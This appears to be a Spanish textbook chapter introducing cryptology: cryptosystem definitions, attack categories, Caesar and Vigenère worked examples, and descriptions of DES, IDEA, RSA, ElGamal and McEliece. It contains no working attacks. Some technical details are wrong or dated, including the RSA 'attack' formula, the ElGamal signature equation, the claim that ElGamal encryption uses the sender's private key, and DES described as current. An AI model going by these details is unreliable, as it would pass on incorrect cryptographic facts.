La **criptología** (del griego *kryptos* y *logos*, estudio de lo oculto, lo escondido) es la ciencia¹ que trata los problemas teóricos relacionados con la seguridad en el intercambio de mensajes en clave entre un emisor y un receptor a través de un canal de comunicaciones (en términos informáticos, ese canal suele ser una red de computadoras). Esta ciencia está dividida en dos grandes ramas: la **criptografía**, ocupada del cifrado de mensajes en clave y del diseño de criptosistemas (hablaremos de éstos más adelante), y el **criptoanálisis**, que trata de descifrar los mensajes en clave, rompiendo así el criptosistema. En lo sucesivo nos centraremos más en la criptografía y los criptosistemas que en el criptoanálisis, ya que nos interesa, más que romper sistemas de cifrado (lo cual es bastante complicado cuando trabajamos con criptosistemas serios), el saber cómo funcionan éstos y conocer el diseño elemental de algunos sistemas seguros.

La criptografía es una de las ciencias consideradas como más antiguas, ya que sus orígenes se remontan al nacimiento de nuestra civilización. Su uso original era el proteger la confidencialidad de informaciones militares y políticas, pero en la actualidad es una ciencia interesante no sólo en esos círculos cerrados, sino para cualquiera que esté interesado en la confidencialidad de unos determinados datos: actualmente existe multitud de software y hardware destinado a analizar y monitorizar el tráfico de datos en redes de computadoras; si bien estas herramientas constituyen un

¹Hemos de dejar patente que la criptología es una *ciencia*, aunque en muchos lugares aún se la considera un *arte*; por ejemplo, en el Diccionario de la Real Academia de la Lengua Española.

avance en técnicas de seguridad y protección, su uso indebido es al mismo tiempo un grave problema y una enorme fuente de ataques a la intimidad de los usuarios y a la integridad de los propios sistemas. Aunque el objetivo original de la criptografía era mantener en secreto un mensaje, en la actualidad no se persigue únicamente la privacidad o **confidencialidad** de los datos, sino que se busca además garantizar la **autenticación** de los mismos (el emisor del mensaje es quien dice ser, y no otro), su **integridad** (el mensaje que leemos es el mismo que nos enviaron) y su **no repudio** (el emisor no puede negar el haber enviado el mensaje).

Podemos dividir la historia de la criptografía en tres períodos fundamentales; hasta mediados de siglo, tenemos la criptología precientífica, considerada no una ciencia sino más bien un arte. En 1949, Shannon logró cimentar la criptografía sobre unas bases matemáticas ([Sha49]), comenzando el período de la criptografía científica. Poco más de diez años después se comenzó a estudiar la posibilidad de una comunicación secreta sin que ambas partes conocieran una clave común (hasta ese momento la existencia de dicha clave era la base de toda la seguridad en el intercambio de información), de forma que esos estudios dieron lugar a diversos artículos sobre el tema durante la década de los setenta ([Ell70], [Coc73], [Wil74], [Wil76]...). Finalmente, en 1976 Diffie y Hellman publicaron sus trabajos sobre criptografía de clave pública ([DH76]), dando lugar al período de criptografía de clave pública, que dura hasta la actualidad.

14.2 Criptosistemas

Matemáticamente, podemos definir un criptosistema como una cuaterna de elementos $\{\mathcal{A}, \mathcal{K}, \mathcal{E}, \mathcal{D}\}$, formada por:

- Un conjunto finito llamado **alfabeto**, \mathcal{A} , a partir del cual, y utilizando ciertas normas sintácticas y semánticas, podremos emitir un mensaje en claro (*plain text*) u obtener el texto en claro correspondiente a un mensaje cifrado (*cipher text*). Frecuentemente, este alfabeto es el conjunto de los enteros módulo q , \mathbb{Z}_q , para un $q \in \mathcal{N}$ dado.
- Otro conjunto finito denominado **espacio de claves**, \mathcal{K} , formado por todas las posibles claves, tanto de cifrado como de descifrado, del criptosistema.
- Una familia de aplicaciones del alfabeto en sí mismo, $\mathcal{E} : \mathcal{A} \rightarrow \mathcal{A}$, llamadas **transformaciones de cifrado**. El proceso de cifrado se suele representar como

$$\mathcal{E}(k, a) = c,$$

donde $k \in \mathcal{K}$, $a \in \mathcal{A}$ y $c \in \mathcal{A}$.

- Otra familia de aplicaciones del alfabeto en sí mismo, $\mathcal{D} : \mathcal{A} \rightarrow \mathcal{A}$, llamadas **transformaciones de descifrado**. Análogamente al proceso de cifrado, el de descifrado se representa como

$$\mathcal{D}(k', c) = m,$$

donde $k' \in \mathcal{K}$, $c \in \mathcal{A}$ y $m \in \mathcal{A}$.

Muchos autores dividen a su vez un miembro de esta cuaterna, el alfabeto, en dos espacios diferentes: el espacio de mensajes, \mathcal{M} , formado por los textos en claro que se pueden formar con el alfabeto, y el espacio de cifrados, \mathcal{C} , formado por todos los posibles criptogramas que el cifrador es capaz de producir. Sin embargo, lo habitual es que tanto el texto en claro como el cifrado pertenezcan al alfabeto, por lo que hemos preferido no hacer distinciones entre uno y otro, agrupándolos en el conjunto \mathcal{A} para simplificar los conceptos que presentamos. Así, un criptosistema presenta la estructura mostrada en la figura 14.1.




Figura 14.1: Estructura de un criptosistema

El emisor emite un texto en claro, que es tratado por un cifrador con la ayuda de una cierta clave, k , creando un texto cifrado (criptograma). Este criptograma llega al descifrador a través de un canal de comunicaciones (como hemos dicho antes, para nosotros este canal será habitualmente algún tipo de red). El descifrador convierte el criptograma de nuevo en texto claro, apoyándose ahora en otra clave, k' (veremos más adelante que esta clave puede o no ser la misma que la utilizada para cifrar), y este texto claro ha de coincidir con el emitido inicialmente para que se cumplan los principios básicos de la criptografía moderna. En este hecho radica toda la importancia de los criptosistemas.

Es obvio, a la vista de lo expuesto anteriormente, que el elemento más importante de todo el criptosistema es el cifrador, que ha de utilizar el algoritmo de cifrado para convertir el texto claro en un criptograma. Usualmente, para hacer esto, el cifrador depende de un parámetro exterior, llamado **clave de cifrado** (o de descifrado, si hablamos del descifrador) que es aplicado a una función matemática irreversible (al menos, computacionalmente): no es posible invertir la función a no ser que se disponga de la clave de descifrado. De esta forma, cualquier conocedor de la clave (y , por supuesto, de la función), será capaz de descifrar el criptograma, y nadie que no conozca dicha clave puede ser capaz del descifrado, aún en el caso de que se conozca la función utilizada.

14.3 Clasificación de los criptosistemas

La gran clasificación de los criptosistemas se hace en función de la disponibilidad de la clave de cifrado/descifrado. Existen, por tanto, dos grandes grupos de criptosistemas:

14.3.1 Criptosistemas de clave secreta

Denominamos criptosistema de clave secreta (de clave privada, de clave única o simétrico) a aquel criptosistema en el que la clave de cifrado, K , puede ser calculada a partir de la de descifrado, K' , y viceversa. En la mayoría de estos sistemas, ambas claves coinciden, y por supuesto han de mantenerse como un secreto entre emisor y receptor: si un atacante descubre la clave utilizada en la comunicación, ha roto el criptosistema.

Hasta la década de los setenta, la invulnerabilidad de todos los sistemas dependía de este mantenimiento en secreto de la clave de cifrado. Este hecho presentaba una gran desventaja: había que enviar, aparte del criptograma, la clave de cifrado del emisor al receptor, para que éste fuera capaz de descifrar el mensaje. Por tanto, se incurría en los mismos peligros al enviar la clave, por un sistema que había de ser supuestamente seguro, que al enviar el texto plano. De todos los sistemas de clave secreta, el único que se utiliza en la actualidad es DES (*Data Encryption Standard*, que

veremos más adelante). Otros algoritmos de clave privada, como el cifrado Caesar o el criptosistema de Vigenère (serán también brevemente comentados más adelante) han sido criptoanalizados con éxito, lo cual da una idea del porqué del desuso en que han caído estos sistemas (con la excepción de DES, que es seguramente el algoritmo de cifra más utilizado en la actualidad). Por si esto no fuera suficiente, el hecho de que exista al menos una clave de cifrado/descifrado entre cada dos usuarios de un sistema haría inviable la existencia de criptosistemas simétricos en las grandes redes de computadores de hoy en día: para un sistema de computación con N usuarios, se precisarían $\frac{N(N-1)}{2}$ claves diferentes, lo cual es obviamente imposible en grandes sistemas. Todos estos motivos han propiciado que el estudio de los cifradores simétricos (excepto DES) quede relegado a un papel histórico.

Los sistemas de cifrado de clave única se dividen a su vez en dos grandes grupos de criptosistemas: por una parte tenemos los **cifradores de flujo**, que son aquellos que pueden cifrar un sólo bit de texto claro al mismo tiempo, y por tanto su cifrado se produce bit a bit, y por otro lado tenemos los **cifradores de bloque**, que cifran un bloque de bits (habitualmente, cada bloque es de 64 bits) como una única unidad.

14.3.2 Criptosistemas de clave pública

Como hemos dicho en la introducción, en 1976, Whitfield Diffie y Martin Hellman, de la Universidad de Stanford, demostraron la posibilidad de construir criptosistemas que no precisaran de la transferencia de una clave secreta en su trabajo [DH76]. Esto motivó multitud de investigaciones y discusiones sobre la criptografía de clave pública y su impacto, hasta el punto que la NSA (*National Security Agency*) estadounidense trató de controlar el desarrollo de la criptografía, ya que la consideraban una amenaza peligrosa para la seguridad nacional. Esta polémica ha llegado incluso hasta nuestros días, en los que el *affaire Zimmermann* (el autor de PGP) o el *Clipper Chip* han llenado portadas de periódicos de todo el mundo.

Veamos ahora en qué se basan los criptosistemas de clave pública. En éstos, la clave de cifrado se hace de conocimiento general (se le llama **clave pública**). Sin embargo, no ocurre lo mismo con la clave de descifrado (**clave privada**), que se ha de mantener en secreto. Ambas claves no son independientes, pero del conocimiento de la pública no es posible deducir la privada sin ningún otro dato (recordemos que en los sistemas de clave privada sucedía lo contrario). Tenemos pues un par clave pública-clave privada; la existencia de ambas claves diferentes, para cifrar o descifrar, hace que también se conozca a estos criptosistemas como **asimétricos**.

Cuando un receptor desea recibir una información cifrada, ha de hacer llegar a todos los potenciales emisores su clave pública, para que estos cifren los mensajes con dicha clave. De este modo, el único que podrá descifrar el mensaje será el legítimo receptor, mediante su clave privada. Matemáticamente, si \mathcal{E} es el algoritmo cifrador y \mathcal{D} el descifrador, se ha de cumplir que

$$\mathcal{D}(k, \mathcal{E}(k', M)) = M,$$

representando M un mensaje, y siendo k y k' las claves de descifrado y cifrado, respectivamente.

14.4 Criptoanálisis

El criptoanálisis es la ciencia opuesta a la criptografía (quizás no es muy afortunado hablar de ciencias *opuestas*, sino más bien de ciencias *complementarias*), ya que si ésta trata principalmente de crear y analizar criptosistemas seguros, la primera intenta romper esos sistemas, demostrando su vulnerabilidad; es decir, trata de descifrar los criptogramas. El término *descifrar* siempre va acompañado de discusiones de carácter técnico, aunque asumiremos que descifrar es conseguir el texto en claro a partir de un criptograma, sin entrar en polémicas de reversibilidad y solidez de criptosistemas.

En el análisis para establecer las posibles debilidades de un sistema de cifrado, se han de asumir las denominadas condiciones del peor caso: (1) el criptoanalista tiene acceso completo al algoritmo de encriptación, (2) el criptoanalista tiene una cantidad considerable de texto cifrado, y (3) el criptoanalista conoce el texto en claro de parte de ese texto cifrado. También se asume generalmente el **Principio de Kerckhoffs**, que establece que la seguridad del cifrado ha de residir exclusivamente en el secreto de la clave, y no en el mecanismo de cifrado.

Aunque para validar la robustez de un criptosistema normalmente se suponen todas las condiciones del peor caso, existen ataques más específicos, en los que no se cumplen todas estas condiciones. Cuando el método de ataque consiste simplemente en probar todas y cada una de las posibles claves del espacio de claves hasta encontrar la correcta, nos encontramos ante un ataque de fuerza bruta o **ataque exhaustivo**. Si el atacante conoce el algoritmo de cifrado y sólo tiene acceso al criptograma, se plantea un **ataque sólo al criptograma**. Un caso más favorable para el criptoanalista se produce cuando el ataque cumple todas las condiciones del peor caso; en este caso, el criptoanálisis se denomina **de texto en claro conocido**. Si además el atacante puede cifrar una cantidad indeterminada de texto en claro al ataque se le denomina **de texto en claro escogido**; este es el caso habitual de los ataques contra el sistema de verificación de usuarios utilizado por Unix, donde un intruso consigue la tabla de contraseñas (generalmente `/etc/passwd`) y se limita a realizar cifrados de textos en claro de su elección y a comparar los resultados con las claves cifradas (a este ataque también se le llama **de diccionario**, debido a que el atacante suele utilizar un fichero ‘diccionario’ con los textos en claro que va a utilizar). El caso más favorable para un analista se produce cuando puede obtener el texto en claro correspondiente a criptogramas de su elección; en este caso el ataque se denomina **de texto cifrado escogido**.

Cualquier algoritmo de cifrado, para ser considerado seguro, ha de soportar todos estos ataques y otros no citados; sin embargo, en la criptografía, como en cualquier aspecto de la seguridad, informática o no, no debemos olvidar un factor muy importante: las personas. El sistema más robusto caerá fácilmente si se tortura al emisor o al receptor hasta que desvelen el contenido del mensaje, o si se le ofrece a uno de ellos una gran cantidad de dinero; este tipo de ataques (sobornos, amenazas, extorsión, tortura...) se consideran siempre los más efectivos.

14.5 Criptografía clásica

14.5.1 El sistema Caesar

El cifrado Caesar (o César) es uno de los más antiguos que se conocen. Debe su nombre al emperador Julio César, que presuntamente lo utilizó para establecer comunicaciones seguras con sus generales durante las Guerras Gálicas.

Matemáticamente, para trabajar con el cifrado Caesar, tomamos el alfabeto $\mathcal{A} = \mathbb{Z}_m$ (enteros de módulo m). Cuando a y b son primos entre sí, la aplicación $f(x) = ax + b$, $a \neq 0$, recibe el nombre de *codificación módulo m con parámetros a, b*; el par (a, b) es la clave de este criptosistema.

Así, trabajando con el alfabeto inglés (para nosotros resulta conveniente tomar este alfabeto, de uso más extendido en informática que el español; la única diferencia radica en el uso de la letra ñ), podemos tomar el alfabeto definido por \mathbb{Z}_{26} . Asignamos a cada letra (a..z) un entero módulo 26, de la siguiente forma:

A=0	B=1	C=2	D=3	E=4	F=5
G=6	H=7	I=8	J=9	K=10	L=11
M=12	N=13	O=14	P=15	Q=16	R=17
S=18	T=19	U=20	V=21	W=22	X=23
Y=24	Z=25				

El cifrado Caesar siempre utiliza la clave $(1,b)$, es decir, siempre tomaremos $a=1$. De esta forma, la anterior aplicación quedará $f(x)=x+b$, lo cual se traduce sencillamente en que para encriptar una letra hemos de tomar su entero correspondiente y sumarle b (la clave del criptosistema) para obtener el texto cifrado. Análogamente, y gracias al hecho que $f(x)$ siempre ha de ser biyectiva, independientemente del valor de b , para descifrar un texto tomamos la función inversa, definida por $f^{-1}(x)=x-b$. Veamos un sencillo ejemplo, en el que se toma $b=4$: queremos cifrar, con la clave $(1,4)$, la palabra *CESAR*; tomando el valor de cada letra, tenemos el equivalente numérico de la palabra:

2	4	18	0	17
---	---	----	---	----

Aplicamos a cada número la función $f(x)=x+4$ para obtener

6	8	22	4	21
---	---	----	---	----

que retornado al alfabeto inglés, sustituyendo cada valor por su equivalente, queda *GIWEV*.

Ahora, con la misma clave $(1,4)$, buscamos descifrar *FVYXYW*. El valor de cada letra es

5	21	24	23	24	22
---	----	----	----	----	----

Tomando $f^{-1}(x)=x-4$, tenemos el resultado

1	17	20	19	20	18
---	----	----	----	----	----

que retornado al alfabeto inglés significa *BRUTUS*, texto plano equivalente al cifrado *FVYXYW*.

Si en el cifrado de un mensaje obtuvieramos que $f(x)>25$ (genéricamente, $f(x)>m-1$), como trabajamos con enteros de módulo m , deberíamos dividir $f(x)$ por m , considerando el resto entero como la cifra adecuada. Así, si $f(x)=26$, tomamos $mod(26,26)=0$ (el resto de la división entera), por lo que situaríamos una A en el texto cifrado.

Es obvio que el cifrado Caesar tiene 26 claves diferentes (utilizando el alfabeto inglés), incluyendo la clave de identidad ($b=0$), caso en el que el texto cifrado y el texto en claro son idénticos. Así pues, no resultaría muy difícil para un criptoanalista realizar un ataque exhaustivo, buscando en el texto cifrado palabras en claro con significado en el lenguaje utilizado. Por tanto, este criptosistema es claramente vulnerable para un atacante, no ofreciendo una seguridad fiable en la transmisión de datos confidenciales.

14.5.2 El criptosistema de Vigenère

El sistema de cifrado de Vigenère (en honor al criptógrafo francés del mismo nombre) es un sistema polialfabético o de sustitución múltiple. Este tipo de criptosistemas aparecieron para sustituir a los monoalfabéticos o de sustitución simple, basados en el Caesar, que presentaban ciertas debilidades frente al ataque de los criptoanalistas relativas a la frecuencia de aparición de elementos del alfabeto. El principal elemento de este sistema es la llamada Tabla de Vigenère, una matriz de caracteres cuadrada, con dimensión 26×26 , que se muestra en la tabla 14.1.

La clave del sistema de cifrado de Vigenère es una palabra de k letras, $k \geq 1$ siempre, del alfabeto Z_{26} utilizado anteriormente. Esta palabra es un elemento del producto cartesiano $Z_{26} \times Z_{26} \times \dots \times Z_{26}$ (k veces), que es justamente el alfabeto del Criptosistema de Vigenère. De esta forma, el mensaje a

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
A	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
B	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a
C	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b
D	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c
E	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d
F	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e
G	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f
H	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g
I	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h
J	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i
K	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j
L	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k
M	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l
N	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m
O	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n
P	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
Q	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p
R	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q
S	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r
T	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s
U	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t
V	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u
W	w	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v
X	x	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w
Y	y	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x
Z	z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y

Tabla 14.1: Tableau Vigènere

cifrar en texto claro ha de descomponerse en bloques de k elementos -letras- y aplicar sucesivamente la clave empleada a cada uno de estos bloques, utilizando la tabla anteriormente proporcionada.

Veamos un sencillo ejemplo: queremos codificar la frase *La abrumadora soledad del programador* utilizando la clave *prueba*. En primer lugar, nos fijamos en la longitud de la clave: es de seis caracteres. Así, descomponemos la frase en bloques de longitud seis; aunque el último bloque es de longitud tres, esto no afecta para nada al proceso de cifrado:

```
laabru madora soleda ddelpr ograma dor
```

Ahora, aplicamos a cada bloque la clave *prueba* y buscamos los resultados como entradas de la tabla de Vigenère:

laabru	madora	soleda	ddelpr	ograma	dor
prueba	prueba	prueba	prueba	prueba	pru
arufsu	brxhsa	igfiea	suyoqr	exmena	sgm

Por ejemplo, la primera *a* del texto cifrado corresponde a la entrada (l,p), o, equivalentemente, (p,l) de la tabla de Vigenère. Finalmente, vemos que el texto cifrado ha quedado *arufsu brxhsa igfiea suyoqr exmena sgm*.

Este método de cifrado polialfabético se consideraba invulnerable hasta que en el S.XIX se consiguieron descifrar algunos mensajes codificados con este sistema, mediante el estudio de la repetición de bloques de letras: la distancia entre un bloque y su repetición suele ser múltiplo de la palabra tomada como clave.

Una mejora sobre el cifrado de Vigenère fué introducida por el sistema de Vernam, utilizando una clave aleatoria de longitud k igual a la del mensaje. La confianza en este nuevo criptosistema hizo que se utilizase en las comunicaciones confidenciales entre la Casa Blanca y el Kremlin, hasta, por lo menos, el año 1987.

14.6 Un criptosistema de clave secreta: DES

El DEA (*Data Encryption Algorithm*) o DES (*Data Encryption Standard*) es desde 1977 de uso obligatorio en el cifrado de informaciones gubernamentales no clasificadas (anunciado por el *National Bureau of Standards*, USA). Este criptosistema fué desarrollado por IBM como una variación de un criptosistema anterior, Lucifer, y posteriormente, tras algunas comprobaciones llevadas a cabo por la NSA estadounidense, pasó a transformarse en el que hoy conocemos como DES. Este criptosistema puede ser implementado tanto en *software* como en chips con tecnología VLSI (*Very Large Scale Integration*), alcanzando en hardware una velocidad de hasta 50 Mbs. Un ejemplo de implantación *hard* puede ser PC-Encryptor, de Eracom, y un ejemplo de implantación en *software* es DES-LOCK, de la empresa Oceanics.

DES es un sistema de clave privada tanto de cifrado como de descifrado. Posee una clave de entrada con una longitud de 64 *bits*, produciendo una salida también de 64 *bits*, con una clave de 56 *bits* (el octavo *bit* de cada *byte* es de paridad), llamada clave externa, en la que reside toda la seguridad del criptosistema ya que el algoritmo es de dominio público. Cada trozo de 64 *bits* de los datos se desordena según un esquema fijo a partir de una permutación inicial conocida como IP. A continuación, se divide cada uno de los trozos en dos mitades de 32 *bits*, que se someten a un algoritmo durante 16 iteraciones. Este algoritmo básico que se repite 16 veces (llamadas vueltas), utiliza en cada una de ellas 48 de los 56 *bits* de la clave (estos 48 *bits* se denominan clave interna, diferente en cada vuelta). Estas claves internas se utilizan en un orden para cifrar texto (llamemoslas K₁, K₂,...,K₁₆) y en el orden inverso (K₁₆,..., K₁) para descifrarlo. En cada una de las vueltas se realizan permutaciones, sustituciones no lineales (que constituyen en sí el núcleo del algoritmo DES) y operaciones lógicas básicas, como la XOR. La mitad derecha se transfiere a la

mitad izquierda sin ningún cambio; también se expande de 32 hasta 48 *bits*, utilizando para ello una simple duplicación. El resultado final de una iteración es un XOR con la clave interna de la vuelta correspondiente. Esta salida se divide en bloques de 6 *bits*, cada uno de los cuales se somete a una sustitución en un bloque de 4 *bits* (bloque-S, con un rango 0...63) dando una salida también de 4 *bits* (rango decimal 0...15) que a su vez se recombina con una permutación en un registro con longitud 32 *bits*. Con el contenido de este registro se efectúa una operación XOR sobre la mitad izquierda de los datos originales, convirtiéndose el nuevo resultado en una salida (parte derecha) de 32 *bits*. Transcurridas las dieciseis vueltas, las dos mitades finales (de 32 *bits* cada una) se recombinan con una permutación contraria a la realizada al principio (IP), y el resultado es un criptograma de 64 *bits*.

Aunque no ha sido posible demostrar rigurosamente la debilidad del criptosistema DES, y actualmente es el más utilizado en el mundo entero, parece claro que con las actuales computadoras y su elevada potencia de cálculo, una clave de 56 *bits* (en la que recordemos, reside toda la seguridad del DES) es fácilmente vulnerable frente a un ataque exhaustivo en el que se prueben combinaciones de esos 56 *bits*. Hay que resaltar que el tamaño inicial de la clave, en el diseño de IBM, era de 128 *bits*; la razón de la disminución no se ha hecho pública hasta el momento. Por si esto fuera poco, otro factor que ha aumentado las controversias y discusiones acerca de la seguridad de DES son dos propiedades del algoritmo: la propiedad de complementación, que reduce el tiempo necesario para un ataque exhaustivo, y la propiedad de las claves débiles, dada cuando el proceso de cifrado es idéntico al de descifrado ($K_1=K_{16}$, $K_2=K_{15}, \dots$, $K_8=K_9$), que sucede con cuatro claves del criptosistema. Otro secreto de IBM (a instancias de la NSA) es la elección y diseño de las *cajas* que DES utiliza para el cifrado. No se puede evitar el pensar que el gobierno estadounidense precise un criptosistema con la robustez necesaria para que nadie, excepto ellos, pueda descifrarlo.

A la vista de estos hechos, la idea de que DES no va a seguir siendo el algoritmo de cifrado estándar en las instituciones estadounidenses se va generalizando poco a poco. Por tanto, va a ser necesario sustituirlo por otro algoritmo más robusto frente a los ataques. Siguiendo esta línea, Xuejia Lai y James Massey, dos prestigiosos criptógrafos, desarrollaron a finales de la década de los ochenta el algoritmo IDEA (*International Data Encryption Algorithm*), compatible con DES (para aprovechar el gran número de equipos que utilizan este algoritmo), y con una robustez garantizada por la clave de 128 *bits* que utiliza este cifrador de bloques y las complejas operaciones utilizadas para evitar el éxito de un posible atacante, que van desde técnicas de difusión hasta adiciones módulo 2^{16} .

El algoritmo IDEA está siendo ampliamente aceptado en diversas aplicaciones informáticas orientadas a la seguridad de los datos; numerosos programas destinados a trabajar en red utilizan ya este algoritmo como el principal de cifrado.

14.7 Criptosistemas de clave pública

14.7.1 El criptosistema RSA

Este sistema de clave pública fué diseñado en 1977 por los profesores del MIT (*Massachusetts Institute of Technology*) Ronald R. Rivest, Adi Shamir y Leonard M. Adleman, de ahí las siglas con las que es conocido. Desde entonces, este algoritmo de cifrado se ha convertido en el prototipo de los de clave pública.

La seguridad de RSA radica en la dificultad de la factorización de números grandes: es fácil saber si un número es primo, pero es extremadamente difícil obtener la factorización en números primos de un entero elevado, debido no a la dificultad de los algoritmos existentes, sino al consumo de recursos físicos (memoria, necesidades *hardware*... incluso tiempo de ejecución) de tales algoritmos. Se ha demostrado que si n es el número de dígitos binarios de la entrada de cualquier algoritmo de factorización, el coste del algoritmo es $\theta(2n)$, con un tiempo de ejecución perteneciente a la categoría de los llamados problemas intratables.

Veamos el funcionamiento del algoritmo RSA: si un usuario A desea enviar información cifrada, ha de elegir aleatoriamente dos números primos grandes (del orden de cien dígitos), p y q. Estos números se han de mantener en secreto. Si llamamos N (N se conoce como módulo) al producto $p \cdot q$, el usuario ha de determinar otro entero, d, llamado exponente privado, que cumpla

$$\text{mcd}(d, (p-1) \cdot (q-1)) = 1, \quad d < N$$

es decir, d y el producto $(p-1) \cdot (q-1)$, que denotaremos $\varphi(N)$, función de Euler, han de ser primos. Con estos datos, ya tenemos la clave privada del cifrado: el par (N, d) . Para obtener la clave pública, hallamos el inverso multiplicativo del número d respecto de $\varphi(N)$, de la forma $e \cdot d \equiv 1 \pmod{\varphi(N)}$. Calculado este entero e, llamado exponente público, la clave pública será el par (N, e) .

Una vez el emisor A dispone de sus claves pública y privada, podría enviar un mensaje cifrado, que llamaremos m, a un posible receptor, mediante la operación

$$c = m^e \pmod{N}$$

aplicada a cada elemento del mensaje.

El receptor del criptograma, realizaría la siguiente operación de descifrado:

$$m = c^d \pmod{N}$$

y así obtendría el texto en claro del mensaje recibido.

El sistema RSA ha permanecido invulnerable hasta hoy, a pesar de los numerosos ataques de criptoanalistas. Es teóricamente posible despejar d para obtener la clave privada, a partir de la función de descifrado, resultando

$$d = \log_c m \pmod{p-1}$$

Sin embargo, el cálculo de logaritmos discretos es un problema de una complejidad desbordante, por lo que este tipo de ataque se vuelve impracticable: la resolución de congruencias del tipo $a^x \equiv b \pmod{n}$, necesarias para descifrar el mensaje, es algorítmicamente inviable sin ninguna información adicional, debido al elevado tiempo de ejecución del algoritmo. Aunque cuando los factores de $p-1$ son pequeños existe un algoritmo, desarrollado por Pohlig y Hellman de orden $O(\log^2 p)$, éste es otro de los algoritmos catalogados como intratables, vistos anteriormente.

14.7.2 El criptosistema de ElGamal

Durante 1984 y 1985 ElGamal desarrolló un nuevo criptosistema de clave pública basado en la intratabilidad computacional del problema del logaritmo discreto: obtener el valor de x a partir de la expresión

$$y \equiv a^x \pmod{p}$$

es, como hemos comentado para RSA, computacionalmente intratable por norma general.

Aunque generalmente no se utiliza de forma directa, ya que la velocidad de cifrado y autenticación es inferior a la obtenida con RSA, y además las firmas producidas son más largas (¡el doble de largo que el texto original!), el algoritmo de ElGamal es de gran importancia en el desarrollo del DSS (*Digital Signature Standard*), del NIST (*National Institute of Standards and Technology*) estadounidense.

En este sistema, para generar un par clave pública/privada, se escoge un número primo grande, p, y dos enteros x y a, $1 \leq x \leq p-1$, $1 \leq a \leq p-1$, y se calcula

$$y = a^x \pmod{p}$$

La clave pública será el número y , y la privada el número x .

Para firmar un determinado mensaje, el emisor elige un entero aleatorio, k , $0 < k < p-1$, no usado con anterioridad, y con la restricción que k sea relativamente primo a $(p-1)$, y computa

$$\begin{aligned} r &= a^k \bmod p \\ s &= [k^{-1}(m \cdot xr)] \bmod (p-1), \end{aligned}$$

donde k^{-1} es el inverso de $k \bmod (p-1)$; así,

$$k * k^{-1} = 1 \bmod (p-1).$$

La firma del mensaje estará entonces formada por r y s ; un potencial receptor puede usar la clave pública y para calcular $y^r r^s \bmod p$ y comprobar si coincide con $a^m \bmod p$:

$$y^r r^s \bmod p = a^m \bmod p$$

El criptosistema de ElGamal tiene una característica determinante que lo distingue del resto de sistemas de clave pública: en el cifrado se utiliza aparte de la clave pública del receptor, la clave privada del emisor.

14.7.3 Criptosistema de McEliece

En 1978 McEliece presentó un nuevo criptosistema de clave pública, basado en la Teoría de la Codificación algebraica. Dado que esta teoría es muy compleja, los expertos recomiendan una familiarización matemática preliminar con la Teoría de la Codificación, los Códigos de Goppa, y los Cuerpos de Galois.

